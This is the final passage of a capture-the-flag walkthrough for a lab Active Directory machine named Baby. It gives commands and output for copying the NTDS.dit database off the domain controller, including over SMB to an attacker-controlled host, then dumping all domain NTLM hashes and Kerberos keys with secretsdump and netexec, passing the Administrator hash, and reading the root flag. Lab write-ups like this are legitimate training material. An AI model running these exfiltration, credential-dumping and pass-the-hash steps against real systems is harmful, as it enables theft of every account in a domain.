*Evil-WinRM* PS C:\Temp> robocopy /b Z:\Windows\ntds . ntds.dit
Then we can download it to our attacker machine:
- Way1:
*Evil-WinRM* PS C:\Temp> download ntds.dit

Info: Downloading C:\Temp\ntds.dit to ntds.dit

Info: Download successful!
- Way 2:
Via our SMB server, more faster (but worst for OPSec side):
*Evil-WinRM* PS C:\temp> copy ntds.dit \\10.8.2.19\share\ntds.dit
Then we extract all Domain hashes:
$ impacket-secretsdump -ntds ntds.dit -system system LOCAL
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Target system bootKey: 0x191d5d3fd5b0b51888453de8541d7e88
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 41d56bf9b458d01951f592ee4ba00ea6
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:ee4457ae59f1e3fbd764e33d9cef123d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
BABYDC$:1000:aad3b435b51404eeaad3b435b51404ee:5288ea5908417855e58de3439850aa31:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:6da4842e8c24b99ad21a92d620893884:::
baby.vl\Jacqueline.Barnett:1104:aad3b435b51404eeaad3b435b51404ee:20b8853f7aa61297bfbc5ed2ab34aed8:::
baby.vl\Ashley.Webb:1105:aad3b435b51404eeaad3b435b51404ee:02e8841e1a2c6c0fa1f0becac4161f89:::
baby.vl\Hugh.George:1106:aad3b435b51404eeaad3b435b51404ee:f0082574cc663783afdbc8f35b6da3a1:::
baby.vl\Leonard.Dyer:1107:aad3b435b51404eeaad3b435b51404ee:b3b2f9c6640566d13bf25ac448f560d2:::
baby.vl\Ian.Walker:1108:aad3b435b51404eeaad3b435b51404ee:0e440fd30bebc2c524eaaed6b17bcd5c:::
baby.vl\Connor.Wilkinson:1110:aad3b435b51404eeaad3b435b51404ee:e125345993f6258861fb184f1a8522c9:::
baby.vl\Joseph.Hughes:1112:aad3b435b51404eeaad3b435b51404ee:31f12d52063773769e2ea5723e78f17f:::
baby.vl\Kerry.Wilson:1113:aad3b435b51404eeaad3b435b51404ee:181154d0dbea8cc061731803e601d1e4:::
baby.vl\Teresa.Bell:1114:aad3b435b51404eeaad3b435b51404ee:7735283d187b758f45c0565e22dc20d8:::
baby.vl\Caroline.Robinson:1115:aad3b435b51404eeaad3b435b51404ee:fc4cc7ed7501ebaad3cd95bc11a1003e:::
[*] Kerberos keys from ntds.dit
Administrator:aes256-cts-hmac-sha1-96:ad08cbabedff5acb70049bef721524a23375708cadefcb788704ba00926944f4
Administrator:aes128-cts-hmac-sha1-96:ac7aa518b36d5ea26de83c8d6aa6714d
Administrator:des-cbc-md5:d38cb994ae806b97
BABYDC$:aes256-cts-hmac-sha1-96:986c4b379c0c0ddd30ce67ec8c59b677031c057a2255507c4bcc1c5882047304
BABYDC$:aes128-cts-hmac-sha1-96:92c60227e46051f6ebbc23616164c72c
BABYDC$:des-cbc-md5:4c19ce9d0b70fda8
krbtgt:aes256-cts-hmac-sha1-96:9c578fe1635da9e96eb60ad29e4e4ad90fdd471ea4dff40c0c4fce290a313d97
krbtgt:aes128-cts-hmac-sha1-96:1541c9f79887b4305064ddae9ba09e14
krbtgt:des-cbc-md5:d57383f1b3130de5
baby.vl\Jacqueline.Barnett:aes256-cts-hmac-sha1-96:851185add791f50bcdc027e0a0385eadaa68ac1ca127180a7183432f8260e084
baby.vl\Jacqueline.Barnett:aes128-cts-hmac-sha1-96:3abb8a49cf283f5b443acb239fd6f032
baby.vl\Jacqueline.Barnett:des-cbc-md5:01df1349548a206b
baby.vl\Ashley.Webb:aes256-cts-hmac-sha1-96:fc119502b9384a8aa6aff3ad659aa63bab9ebb37b87564303035357d10fa1039
baby.vl\Ashley.Webb:aes128-cts-hmac-sha1-96:81f5f99fd72fadd005a218b96bf17528
baby.vl\Ashley.Webb:des-cbc-md5:9267976186c1320e
baby.vl\Hugh.George:aes256-cts-hmac-sha1-96:0ea359386edf3512d71d3a3a2797a75db3168d8002a6929fd242eb7503f54258
baby.vl\Hugh.George:aes128-cts-hmac-sha1-96:50b966bdf7c919bfe8e85324424833dc
baby.vl\Hugh.George:des-cbc-md5:296bec86fd323b3e
baby.vl\Leonard.Dyer:aes256-cts-hmac-sha1-96:6d8fd945f9514fe7a8bbb11da8129a6e031fb504aa82ba1e053b6f51b70fdddd
baby.vl\Leonard.Dyer:aes128-cts-hmac-sha1-96:35fd9954c003efb73ded2fde9fc00d5a
baby.vl\Leonard.Dyer:des-cbc-md5:022313dce9a252c7
baby.vl\Ian.Walker:aes256-cts-hmac-sha1-96:54affe14ed4e79d9c2ba61713ef437c458f1f517794663543097ff1c2ae8a784
baby.vl\Ian.Walker:aes128-cts-hmac-sha1-96:78dbf35d77f29de5b7505ee88aef23df
baby.vl\Ian.Walker:des-cbc-md5:bcb094c2012f914c
baby.vl\Connor.Wilkinson:aes256-cts-hmac-sha1-96:55b0af76098dfe3731550e04baf1f7cb5b6da00de24c3f0908f4b2a2ea44475e
baby.vl\Connor.Wilkinson:aes128-cts-hmac-sha1-96:9d4af8203b2f9e3ecf64c1cbbcf8616b
baby.vl\Connor.Wilkinson:des-cbc-md5:fda762e362ab7ad3
baby.vl\Joseph.Hughes:aes256-cts-hmac-sha1-96:2e5f25b14f3439bfc901d37f6c9e4dba4b5aca8b7d944957651655477d440d41
baby.vl\Joseph.Hughes:aes128-cts-hmac-sha1-96:39fa92e8012f1b3f7be63c7ca9fd6723
baby.vl\Joseph.Hughes:des-cbc-md5:02f1cd9e52e0f245
baby.vl\Kerry.Wilson:aes256-cts-hmac-sha1-96:db5f7da80e369ee269cd5b0dbaea74bf7f7c4dfb3673039e9e119bd5518ea0fb
baby.vl\Kerry.Wilson:aes128-cts-hmac-sha1-96:aebbe6f21c76460feeebea188affbe01
baby.vl\Kerry.Wilson:des-cbc-md5:1f191c8c49ce07fe
baby.vl\Teresa.Bell:aes256-cts-hmac-sha1-96:8bb9cf1637d547b31993d9b0391aa9f771633c8f2ed8dd7a71f2ee5b5c58fc84
baby.vl\Teresa.Bell:aes128-cts-hmac-sha1-96:99bf021e937e1291cc0b6e4d01d96c66
baby.vl\Teresa.Bell:des-cbc-md5:4cbcdc3de6b50ee9
baby.vl\Caroline.Robinson:aes256-cts-hmac-sha1-96:c3ae0e14bb3f31a65f60ef4a46189325b46ef47cc8c2420fc6452b1de8879911
baby.vl\Caroline.Robinson:aes128-cts-hmac-sha1-96:4953db3f8e3e99cb21c2cfba084b0742
baby.vl\Caroline.Robinson:des-cbc-md5:02d5b59bb3582c25
[*] Cleaning up...
Found
Administrator:ee4457ae59f1e3fbd764e33d9cef123d
Another modern ways can also be:
$ nxc smb BabyDC.baby.vl -u Administrator -H 'aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0' --local-auth --ntds --user administrator --enabled
OR
$ nxc smb BabyDC.baby.vl -u Administrator -H 'aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0' --local-auth -M ntdsutil
Finally get the Baby_Root flag:
$ nxc winrm BabyDC.baby.vl -u Administrator -H 'ee4457ae59f1e3fbd764e33d9cef123d' -X 'type C:\Users\Administrator\Desktop\root.txt'
WINRM       10.10.110.189   5985   BABYDC           [*] Windows Server 2022 Build 20348 (name:BABYDC) (domain:baby.vl)
WINRM       10.10.110.189   5985   BABYDC           [+] baby.vl\Administrator:ee4457ae59f1e3fbd764e33d9cef123d (Pwn3d!)
WINRM       10.10.110.189   5985   BABYDC           [+] Executed command (shell type: powershell)
WINRM       10.10.110.189   5985   BABYDC           VL{9000cab96bcf62e99073ff5f6653ce90}
EXTRA
Challenge solved! Use this link to share it: https://api.vulnlab.com/api/v1/share?id=dcfd97f9-1b81-4b7d-96d3-26dfbdad1f2a